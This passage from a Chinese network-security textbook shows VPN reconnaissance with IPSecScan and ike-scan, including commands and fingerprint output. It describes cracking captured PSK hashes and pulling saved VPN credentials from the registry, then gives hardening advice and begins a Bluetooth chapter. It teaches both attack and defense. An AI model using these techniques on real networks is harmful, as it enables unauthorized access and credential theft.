hash bytes: 5c74
Could not find a matching NT hash. Try expanding your password list.
I've given up. Sorry it didn't work out.

Closing pcap ...
bt asleap-1:4 #
```

图 12-8

12.2.2 攻击启用 IPSec 加密的 VPN

Step 01 扫描 VPN 设备。

有的企业在部署 VPN 时会在安全上有更多考虑, 比如启用 IPSec, 这确实是提高安全性的一种方法。对于启用了 IPSec 的 VPN, 攻击者常会使用 IPSecScan 这款在命令提示符下工作的 VPN 扫描器。

工具介绍: IPSecScan

用于扫描网络中启用 IPSec 的设备, 经常被用来探测 VPN 设备。从图 12-9 中可以看到, 对指定 IP 地址段进行 VPN 探测, 发现其中一台主机的 IPSec 状态为 Enabled, 即该地址很可能为 VPN 设备。使用命令非常简单, 直接跟上预扫描的 IP 地址即可, 命令如下:

```
ipsecscan ip
```

扫描结果如图 12-9 所示, 发现了一个启用 IPSec 的设备。

```
C:\>ipseccscan.exe 282.117.88.150 282.117.88.198
IPSecScan 1.1 - (c) 2001, Arne Vidstrom, arne.vidstrom@ntsecurity.nu
- http://ntsecurity.nu/toolbox/ipseccscan/
282.117.88.150 IPsec status: Indeterminable
282.117.88.151 IPsec status: Indeterminable
282.117.88.152 IPsec status: Indeterminable
282.117.88.153 IPsec status: Indeterminable
282.117.88.154 IPsec status: Indeterminable
282.117.88.155 IPsec status: Indeterminable
282.117.88.156 IPsec status: Indeterminable
282.117.88.157 IPsec status: Indeterminable
282.117.88.158 IPsec status: Indeterminable
282.117.88.159 IPsec status: Enabled
282.117.88.160 IPsec status: Indeterminable
282.117.88.161 IPsec status: Indeterminable
282.117.88.162 IPsec status: Indeterminable
282.117.88.163 IPsec status: Indeterminable
```

图 12-9

Step 02 确认 VPN 设备。

为了进行更进一步地确认，以便发掘出 VPN 设备类型或者操作系统版本，此时，就需要使用到 IKE-Scan 了。

工具介绍：IKE-Scan

这是排名全球 100 强黑客工具中的 VPN 检测器和扫描器。IKE-Scan 是一款检测 IKE (Internet Key Exchange) 服务传输特性的工具，IKE 是 VPN 网络中服务器和远程客户端建立连接的机制。在扫描到 VPN 服务器的 IP 地址后，将改造过的 IKE 数据包分发给 VPN 网中的每一台主机，只要是运行 IKE 的主机就会发回反馈来证明它存在。然后此工具对这些反馈数据包进行记录和显示，并将它们与一系列已知的 VPN 产品指纹进行对比。IKE-Scan 的 VPN 指纹包含来自于 Checkpoint、Cisco、Microsoft、Nortel 和 Watchguard 的产品。该工具同样有 Windows 和 Linux 两个版本。

其基本使用命令如下：

```
ike-scan --sport=0 -M IP
```

参数解释：

- --sport=<port>：设置 UDP 源端口，默认为 500，使用随机端口则设置为 0，在 Windows 下的 IKE-Scan 版本当出现默认端口 500 冲突时使用该参数，Linux 下则无须此参数。
- -M：将扫描结果逐行显示，这样可以使得结果更加易读取。最后跟上目标 IP 地址。

如图 12-10 所示，扫描完毕后，可看到出现类似于“Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration (4)=0x000007080”的提示，其含义就是说采用了 3 重 DES 加密，启用 SHA1 作为 HMAC Hash 算法，Diffie-Hellman group 2 类型（即 1024 位 modp group），Pre-Shared Key (PSK) 预共享验证，SA 周期为 7080 秒。

```
# ike-scan -M 10.8.0.2
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.8.0.2      Main Mode Handshake returned
HDR=(CKY-R=5690ec9318971d68)
SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration(4)=0x000007080)
VID=1e2b51690591c767c96fcfb587e46100000004 (Windows-2003-or-XP-SP2)
VID=4048b7d56ebce88525e7de7f0006c2d3 (IKE Fragmentation)
VID=90cb8913eb6966e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02)(n)

Ending ike-scan 1.9: 1 hosts scanned in 0.016 seconds (63.95 hosts/sec). 1 returned handshake, 0 returned notify
```

图 12-10

接下来，进行目标 VPN 操作系统或设备版本探测，使用命令如下：

```
ike-scan --sport=0 --showbackoff -M IP
```

其中，--showbackoff 用于对远程 IP 地址进行 VPN 设备指纹识别，同时显示详细的 fingerprint table（指纹表）内容。

扫描结果如图 12-11 所示。

```
root@ZerOne: ~ Shell - Konsole
Session Edit View Bookmarks Settings Help
: # ike-scan --showbackoff -M 10.0.0.2
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.2 Main Mode Handshake returned
HDR=(CKY-R=67b7da1d0fc4e27)
SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration(4)=0x00007080)
VID=1e2b516905991c7d7c96fcbfb587e46100000004 (Windows-2003-or-XP-SP2)
VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)
VID=90cb80913ebbe696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n)

IKE Backoff Patterns:
IP Address No. Recv time Delta Time
10.0.0.2 1 1282115749.516912 0.000000
10.0.0.2 2 1282115750.740998 1.224086
10.0.0.2 3 1282115752.741345 2.000347
10.0.0.2 4 1282115756.742490 4.001145
10.0.0.2 5 1282115764.747871 8.005381
10.0.0.2 6 1282115780.745252 15.997381
10.0.0.2 7 1282115812.745560 32.000308
10.0.0.2 Implementation guess: Windows 2000, 2003 or XP

Ending ike-scan 1.9: 1 hosts scanned in 123.303 seconds (0.01 hosts/sec). 1 returned handshake; 0 returned notify
root@ZerOne: #
```

图 12-11

注意，返回结果中显示为 VID 的部分，由于几乎所有基于微软的 IPSec 服务器运行时都会发送类似的 Hash（散列），但是不同版本的 Windows 在 Hash 的尾部会有所区别，这可以较精准地判断出 Windows VPN 服务器版本。这里总结了一些较为典型的 VID 值与操作系统的对应列表，如表 12-3 所示。

表 12-3

Vendor ID	Windows 操作系统版本
1e2b516905991c7d7c96fcbfb587e4600000002	Windows 2000 Server
1e2b516905991c7d7c96fcbfb587e4600000003	Windows XP SP1
1e2b516905991c7d7c96fcbfb587e4600000004	Windows 2003 Server 及 Windows XP SP2
1e2b516905991c7d7c96fcbfb587e4600000005	Windows Vista

比如在图 12-11 中探测获取的 VID 值为（黑框标出）：

```
"VID=1e2b516905991c7d7c96fcbfb587e46100000004",
```

经对比 Hash 尾部数据可以判断出该 VPN 服务器版本为 Windows Server 2003 或者 Windows XP SP2，但由于外部服务器极少会使用 Windows XP 作为平台，所以基本可确定目标为 Windows Server 2003。

在进行中间人攻击时，也可以通过使用 Ethereal 抓包分析 ISAKMP 协议中 Vendor ID 段得出同样的结论，如图 12-12 所示的中间及底部显示的内容。

Step 03 破解 VPN 客户端用户名及密码。

在进行前面提及的中间人攻击的基础上，就可以基于截获的数据报文对 Pre-Shared Key (PSK) 进行暴力破解了，这里使用 Cain & Abel 实现截获 PSK Authentication Hash (预共享验证散列) 来进行暴力破解或字典破解，如图 12-13 所示。




图 12-12




图 12-13

简单来说，基于无线部署的 VPN 就是有线网络 VPN 的延伸，那么，对于传统的有线网络中 VPN 面临的安全隐患，在无线中依然存在。正如前面谈及密码设置技巧时说到的，很多员工、管理员甚至是安全人员，并没有按照公司或者企业指定的保密要求规范来设定密码，绝大部分还是遵循了方便、好记等一般人记忆的普遍特性。而既然密码有规律，从攻击者角度而言，就意味着存在渗透成功的机会。这样刚讲述的破解 VPN 账户登录密码也就成为了可能。

12.2.3 本地破解 VPN 登录账户名及密码

在实际工作中，总会有一些用户为了自己登录方便，将 VPN 账户名及密码设置为保存，这样，在每次使用 VPN 客户端登录时，只需要直接双击快捷方式系统就会自动登录到远程 VPN 服务器。

由于这些信息会被保存到注册表中，所以只要使用相关工具攻击者就可以直接从注册表中将其还原出来，都不需要额外的破解，如图 12-14 所示。




图 12-14

所以说，若有攻击者可以接近该 VPN 客户端所在的计算机，这台计算机上的 VPN 账户名及密码就已经算被攻破了，即便采用了 IPSec 也无济于事。所以身为 VPN 用户应注意不要因为自己一点点的“懒惰”心理，就给了攻击者可乘之机。


12.3 防护及改进

看到前面攻击 VPN 的例子，有些做网络管理员的朋友估计要出一身冷汗：连 VPN 都被攻破了，看来已经没有什么是安全的了！其实也没有到如此严重的地步，虽然看起来 VPN 好像已经可以很容易地被破解出客户端账户名及对应密码，但是这一切都主要是基于截获到的验证数据包和破解所使用的字典内容。相应地，在了解了攻击 VPN 所采取的措施方式后，强化 VPN 的方法也就出来了。

强化 VPN 环境主要有以下几个方面：

- 除管理员等授权人员之外，禁止任何不相干人员进入敏感机房，以及接触 VPN 设备/客户端等，应设定严格的登记制度，必要时应配备监控设备。
- 账户密码应采用较复杂的设置，这样可以有效避开字典攻击的威胁。
- 对于企业内网环境，应当及时做好防范中间人攻击，比如 ARP 欺骗攻击的准备，根据需要在服务器上安装相应的防护工具，配置防火墙规则以抵御 ARP 攻击。
- 作为对安全环境有着较高要求的企业，应当将 PPTP VPN 软件/硬件环境升级到 IPsec VPN 或者 SSL VPN。

定期进行内部安全培训，以提高工作人员安全意识及习惯，从而达到提升整体安全环境的目的。



第13章

蓝牙安全

蓝牙是大家经常使用的一种工具，手机之间的文件互传、手机和电脑之间的文件传输，蓝牙在其中发挥了重要作用。如果蓝牙被攻击了会怎么样？我们又该怎么预防呢？

本章来讲解蓝牙的安全防范。

- 13.1 关于蓝牙
- 13.2 基本蓝牙黑客技术
- 13.3 蓝牙 Bluebuging 攻击技术
- 13.4 蓝牙 D.O.S
- 13.5 安全防护及改进





13.1 关于蓝牙

我想现在很多人都已经用上了蓝牙设备，如蓝牙耳机、蓝牙适配器、蓝牙键盘等，图 13-1 和图 13-2 所示分别为蓝牙键盘和蓝牙耳机。这些在以前似乎还显得遥远的技术，现在已经融入了生活的各个角落，例如，进入商场，随便一款稍好一点的手机，都带着蓝牙功能；走在街上，身边经过的人总会有几个戴着蓝牙耳机。




图 13-1



图 13-2

13.1.1 什么是蓝牙

蓝牙这个名称来自于 10 世纪的一位丹麦国王 Harald Blatand，Blatand 在英文里的意思可以被解释为 Bluetooth（蓝牙）。在行业协会筹备阶段，需要一个极具有表现力的名字来命名这项高新技术。行业组织人员在经过一夜关于欧洲历史和未来无限技术发展的讨论后，有些人认为用 Blatand 国王的名字命名再合适不过了。Blatand 国王将现在的挪威、瑞典和丹麦统一起来；他的口齿伶俐，善于交际，就如同这项即将面世的技术，技术将被定义为允许不同工业领域之间协调工作，保持着个各系统领域之间的良好交流，例如计算机、手机和汽车行业之间的工作。于是名字就这么定了下来。

蓝牙的创始人是瑞典爱立信公司，爱立信早在 1994 年就已进行研发。1997 年，爱立信与其他设备生产商联系，并激发了他们对该项技术的浓厚兴趣。1998 年 2 月，5 个跨国大公司，包括爱立信、诺基亚、IBM、东芝及 Intel 组成了一个特殊兴趣小组（SIG），他们共同的目标是建立一个全球性的小范围无线通信技术，即现在的蓝牙，图标如图 13-3 所示。



图 13-3

蓝牙是一种支持设备短距离通信（一般在 10m 内）的无线电技术。能在包括移动电话、PDA、无线耳机、笔记本电脑、相关外设等众多设备之间进行无线信息交换。利用“蓝牙”技术，能够有效地简化移动通信终端设备之间的通信，也能够成功地简化设备与 Internet 之间的通信，从而使数据传输变得更加迅速高效，为无线通信拓宽道路。蓝牙采用分散式网络结构以及快跳频和短包技术，支持点对点及点对多点通信，工作在全球通用的 2.4GHz ISM（即工业、科学、医学）频段。其数据速率为 1Mbit/s。采用时分双工传输方案实现全双工传输。

Bluetooth 无线技术是当今市场上支持范围最广泛、功能最丰富且安全的无线标准。全球范围内的资格认证程序可以测试成员的产品是否符合标准。自 1999 年发布 Bluetooth 规格以来，总共有超过 4000 家公司成为 Bluetooth 特别兴趣小组（SIG）的成员。

13.1.2 蓝牙技术体系及相关术语

1. 蓝牙技术版本

截止到2010年6月，算上正在使用及已经研发和公布的技术，当前蓝牙共有6个版本V1.1/1.2/2.0/2.1/3.0/4.0，具体内容如下：

(1) 1.1为最早期版本，传输率约在748kbit/s~810kbit/s，因是早期设计，容易受到同频率的产品干扰，影响通信质量。

(2) 版本1.2同样是只有748kbit/s~810kbit/s的传输率，但加上了(改善Software)抗干扰跳频功能。

(3) 无论是1.1还是1.2版本的蓝牙产品，本身基本上可以支持Stereo音效的传输要求，但只能够支持单工的方式工作，且音带频率响应不太足够，并不能完全满足实际需要。

(4) 版本2.0是1.2的改良提升版，传输率约在1.8Mbit/s~2.1Mbit/s，开始支持双工的工作方式。也就是说，在做语音通信使用的同时还可以传输文档、图片、音乐等文件。

(5) 为了改善蓝牙Bluetooth 2.0+EDR标准技术存在的问题，蓝牙SIG组织(Special Interest Group)推出了Bluetooth 2.1+EDR版本的蓝牙技术。蓝牙2.1版除了改善装置配对流程外，还加入了Sniff Subrating的功能，透过设定在两个装置之间互相确认信号的发送间隔来达到节省功耗的目的。

(6) 2009年4月21日，蓝牙技术联盟(Bluetooth SIG)正式颁布了新一代标准规范Bluetooth Core Specification Version 3.0 High Speed(蓝牙核心规范3.0版高速)。蓝牙3.0的核心是Generic Alternate MAC/PHY(AMP)，这是一种全新的交替射频技术，允许蓝牙协议栈针对任一任务动态地选择正确射频。作为新版规范，蓝牙3.0的传输速度自然会更高，而秘密就在802.11无线协议上。通过集成802.11 PAL(协议适应层)，蓝牙3.0的数据传输率提高到了大约24Mbit/s(即可在需要的时候调用802.11 Wi-Fi用于实现高速数据传输)，是蓝牙2.0的8倍，可以轻松用于录像机至高清电视、PC至PMP、UMPC至打印机之间的资料传输。

(7) 蓝牙4.0包括3个子规范，即传统蓝牙技术、高速蓝牙和新的蓝牙低功耗技术。蓝牙4.0的改进之处主要体现在3个方面，即电池续航时间、节能和设备种类上。此外，蓝牙4.0的有效传输距离也有所提升。当前，蓝牙的有效传输距离为10m(约30英尺)，而蓝牙4.0的有效传输距离可达到60m(约200英尺)。SIG表示，蓝牙4.0完整规范将于2010年6月30日完成，而基于蓝牙4.0的设备有望于2010年年底或2011年初上市。

2. 蓝牙通信距离

根据通信距离的远近，蓝牙技术分为Class1/Class2/Class3这3个级别。其中，Class1是用在大功率/远距离的蓝牙产品上，但因成本高和耗电量大，不适合做个人通信产品之用(手机/蓝牙耳机/蓝牙Dongle等)，所以多用在部分商业特殊用途上，通信距离大约在80~100m之间。

Class2是目前最流行的制式，通信距离大约在8~30m之间，根据产品的设计而定，多用于手机内/蓝牙耳机/蓝牙Dongle的个人通信产品上，耗电量和体积较小，方便携带。至于Class3由于支持距离太短，目前已经很少采用。

3. 蓝牙协议框架

蓝牙协议包括多层协议栈，详细内容如图 13-4 所示。

底层模块是蓝牙技术的核心模块，所有嵌入

蓝牙技术的设备都必须包括底层模块。它主要由链路管理层 LMP (Link Manager Protocol)、基带层 BB (Base Band) 和射频 RF (Radio Frequency) 组成。其功能如下：

无线连接层 (RF) 通过 2.4GHz 无须申请的 ISM 频段实现数据流的过滤和传输；它主要定义了工作在此频段的蓝牙接收机应满足的需求；基带层 (BB) 提供了两种不同的物理链路，即同步面向连接链路 SCO (Synchronous Connection Oriented) 和异步无连接链路 ACL (Asynchronous Connection Less)，负责跳频和蓝牙数据及信息帧的传输，且对所有类型的数据包提供了不同层次的前向纠错码 FEC (Frequency Error Correction) 或循环冗余度差错校验 CRC (Cyclic Redundancy Check)；LMP 层负责两个或多个设备链路的建立和拆除及链路的安全和控制，如鉴权和加密、控制和协商基带包的大小等，它为上层软件模块提供了不同的访问入口；蓝牙主机控制器接口 HCI (Host Controller Interface) 由基带控制器、连接管理器、控制和事件寄存器等组成，它是蓝牙协议中软、硬件之间的接口，提供了一个调用下层 BB、LMP、状态和控制寄存器等硬件的统一命令，上、下两个模块接口之间的消息和数据的传递必须通过 HCI 的解析才能进行。HCI 层以上的协议软件实体运行在主机上，而 HCI 以下的功能由蓝牙设备来完成，二者之间通过传输层进行交互。

蓝牙技术整体框架以 HCI (Host Controller Interface) 为界，区分为硬件模块以及上层软件协议两部分。在蓝牙协议栈中，HCI 以上部分通常用软件实现，包括逻辑链路控制和适配协议 L2CAP、串行仿真 RFCOMM、链路管理协议 (HMP)、电话替代协议和选用协议；而 HCI 以下部分则用硬件实现，包括基带协议和链路管理协议 (LMP)，这部分也叫做蓝牙协议体系结构中的底层硬件模块。

由于篇幅有限，这里不再讨论这些具体的协议，有兴趣的朋友可以上蓝牙官方网站 www.bluetooth.org 查询具体资料。

4. 蓝牙通信的主从关系及配对

蓝牙技术规定每一对设备之间进行蓝牙通信时，必须一个为主角色，另一个为从角色，才能进行通信，通信时必须由主端进行查找，发起配对，连接成功后，双方即可收发数据。理论上，一个蓝牙主端设备可同时与 7 个蓝牙从端设备进行通信。一个具备蓝牙通信功能的设备，可以在两个角色间切换，平时工作在从模式，等待其他主设备来连接，需要时，转换为主模式，向其他设备发起呼叫。一个蓝牙设备以主模式发起呼叫时，需要知道对方的蓝牙地址、配对密码等信息，配对完成后，可直接发起呼叫。

5. 蓝牙配对及认证过程

蓝牙设备通过初始配对过程建立安全连接。在此期间，一个或两个设备需要输入 PIN 码，




图 13-4

内部算法利用该代码生成安全密钥，安全密钥随后用于验证将来任何时候的设备连接。

6. PIN 码

个人识别码(PIN)是一个4位或更多位的字母数字代码，该代码将临时与产品相关联，以便进行一次安全配对。产品所有者只能出于配对目的与信任的个人和信任的产品共享PIN码。不输入此PIN码，则不能进行配对。如果无法配对，则无法建立正常蓝牙通信，也就无法使用蓝牙耳机、蓝牙GPS等。

7. 蓝牙安全模式

在其产品中使用Bluetooth无线技术的产品厂商可以采取几种方法来实现安全性。对于两台设备之间的Bluetooth访问，共有3种安全模式。

安全模式1：无安全模式。

安全模式2：服务级安全模式。

安全模式3：设备级安全模式。

尽管产品厂商会决定采用哪种安全模式，但对于笔记本电脑之类的产品，如图13-5所示，用户是可以根据需要自行定义的。需要强调的是，设备和服务也有不同的安全级别。对于设备有两级：“信任设备”和“不信任设备”。信任设备与另一方设备一经配对，便可无限制地访问所有服务。对于服务，定义了3个安全级别：需要授权和验证的服务、只需要验证的服务以及对所有设备都公开的服务。

8. 其他术语

表13-1所示为常会提及的蓝牙术语，供大家参考。

表13-1

术语名称	解 释
蓝牙设备地址	用于识别每个蓝牙设备的48位地址。这在技术规格中通常被称为BD_ADDR
配 对	在两个蓝牙设备间建立新关系的过程。此过程中将交换链路密钥(在请求建立连接之前或在连接阶段)

13.1.3 适配器的选择

蓝牙适配器就是为了各种数码产品能适用蓝牙设备的接口转换器。总线类型可分为ISA总线、PCI总线和USB总线。ISA总线以16位传送数据，标称速度能够达到10Mbit/s。PCI总线以32位传送数据，速度较快。目前市面上大多是10Mbit/s和100Mbit/s的PCI总线。随着USB接口的逐渐普及以及即插即用的特点，现有的蓝牙适配器基本上都是USB总线，即蓝牙USB适配器。

作为蓝牙适配器，和前面提及的无线网卡一样，对于芯片，也有很多厂商推出了不同的芯片。不过这些芯片的种类和数量要远超于无线Wi-Fi的数量，想想这世界上带有蓝牙功能的手机、PDA、笔记本的使用人数，仅是手机这一项，数量就已经很夸张了。




图13-5



不过现在提及的蓝牙适配器，暂时仅限用于电脑主机的外接蓝牙适配器，主要以 USB 接口为主。其外型如图 13-6 和图 13-7 所示，一般都很小巧。



图 13-6



图 13-7

提到蓝牙适配器的选择就会涉及蓝牙芯片，不过目前市面上绝大部分外置蓝牙适配器都采用 CSR 芯片，所以这里就以目前最为流行的 CSR 蓝牙芯片为例进行简单说明。

CSR 全称为 Cambridge Silicon Radio，总部设在英国剑桥，CSR 公司是全球领先的个人无线技术提供商。其产品组合包括蓝牙、GPS、FM 接收器和 Wi-Fi (IEEE802.11)。CSR 基于其芯片平台提供先进的软、硬件解决方案，并与完全集成的无线电、基带及微型控制器的产品合并。蓝牙设备厂商被誉为无线科技专家暨全球蓝牙连接方案领导厂商。CSR 开发的产品解决了设计者所面临的关键问题，如成本、尺寸、性能以及互操作性等。而 CSR 公司作为 SIG 联盟的初期成员之一，到 2008 年 4 月，售出蓝牙芯片已达十亿块。其占据市场领先地位的 CSR BlueCore 芯片，被所有一线手机制造商采用，目前 CSR 公司的客户包括许多业界领先的厂商，如苹果、戴尔、LG、摩托罗拉、NEC、诺基亚、松下、RIM、三星、夏普、索尼、TomTom 和东芝等。并且市场上已有约 60% 的蓝牙产品采用了 CSR 的蓝牙芯片。

图 13-8 所示为 CSR 公司标志，图 13-9 所示为 CSR 的蓝牙芯片。

图 13-10 所示为在 Windows 下的 BlueSoleil 查看当前的蓝牙适配器属性，显示其使用的正是 CSR 芯片。



图 13-8




图 13-9




图 13-10

感兴趣的读者可以到 CSR 官方网站上了解更多内容。

官方网站：

<http://www.csr.com>

13.1.4 蓝牙（驱动）工具安装

对于实际工作中来说，在使用蓝牙设备之前，需要先安装蓝牙驱动（工具），这样才能够识别出蓝牙适配器，并使用其与其他蓝牙外设进行正常工作。我想很多读者可能除了手机上的蓝牙外，对于笔记本上的蓝牙适配器如何使用还是不太了解，所以下面以实例来讲述一下蓝牙工具的安装及使用。

1. 在 Windows 下安装蓝牙工具

Windows 下除了系统自带的蓝牙驱动之外，其实使用最广泛的是由 IVT 公司开发的蓝牙软件产品 BlueSoleil。

BlueSoleil 可以让计算机享受蓝牙的便捷。凭借 3MB/s 的数据交换量，用户可以畅听音质好的音乐并无线使用蓝牙鼠标和键盘。凭借独特的蓝牙 AV/Mono 数据频道协同工作方式，BlueSoleil 支持用户同时通过普通的蓝牙立体声仿真耳机听音乐和打电话，或者轻松地转换这两种模式，新加入的 Skype 2.X 程序可以方便地让你通过普通的蓝牙耳机接/打电话。通过使用蓝牙适配器，BlueSoleil 可以实现多台电脑组网并且无线交互信息。BlueSoleil 还可以实现电脑和其他蓝牙设备快速稳定的连接，比如移动手机、头戴式耳机、个人掌上电脑、局域网接入设备、打印机、数码相机、电脑的外设设备等，可以说是 Windows 下必备的蓝牙工具了。

截至本书出版前最新版本为 IVT_BlueSoleil_6.4.275.0。此外，IVT_BlueSoleil 同时提供 Windows 及 Linux 两个安装版本。安装步骤很简单，基本上一直单击“下一步”按钮即可，不过要注意的是，在安装此 BlueSoleil 6 最新版前，先拔下蓝牙适配器，卸载 BlueSoleil 的旧版本。

官方网站：

<http://www.bluesoleil.com>

图 13-11 所示为 Windows 下 BlueSoleil 的工作界面。

2. 在 Linux 下安装蓝牙工具

若 BackTrack4 Linux 下没有蓝牙工具或者需要升级到最新版本，可以使用如下命令实现：

```
sudo apt-get install bluez-utils libbluetooth-dev
```


按【Enter】键后，就能看到图 13-12 所示的内容，由于当前已经是最新的版本，所以无须下载最新的安装包。



图 13-11

```
root@ZerOne: ~ > Reading package lists... Done
Building dependency tree...
Reading state information... Done
bluez-utils is already the newest version.
bluez-utils set to manually installed.
libbluetooth-dev is already the newest version.
libbluetooth-dev set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 37 not upgraded.
root@ZerOne: ~ >
```

图 13-12



13.1.5 蓝牙设备配对操作

为了让大家更好地学习蓝牙的相关知识，首先来了解蓝牙设备的配对操作。不过作为手机与蓝牙耳机的配对，笔记本电脑与智能手机之间的配对应该是较为常见的配置操作，相关的资料也很多。那么为了让读者掌握到不同操作系统的蓝牙配置，下面就以两台分别安装了 Windows 2003 和 Ubuntu 操作系统的笔记本电脑之间的蓝牙连接为例，来演示蓝牙设备间配对的操作。

注意：Linux 下的配置与 Ubuntu 的配置及其相似，不过在使用前需要提前安装蓝牙工具或驱动包。

Step 01 先启用蓝牙适配器（载入蓝牙驱动）。

- ① 先在 Windows 2003 下安装好上面提到的 BlueSoleil，并准备好蓝牙适配器，如图 13-13 所示，将蓝牙适配器插入笔记本电脑的对应接口。
- ② 此时，在系统的任务栏上会显示“发现蓝牙硬件”的提示，如图 13-14 所示。




图 13-13

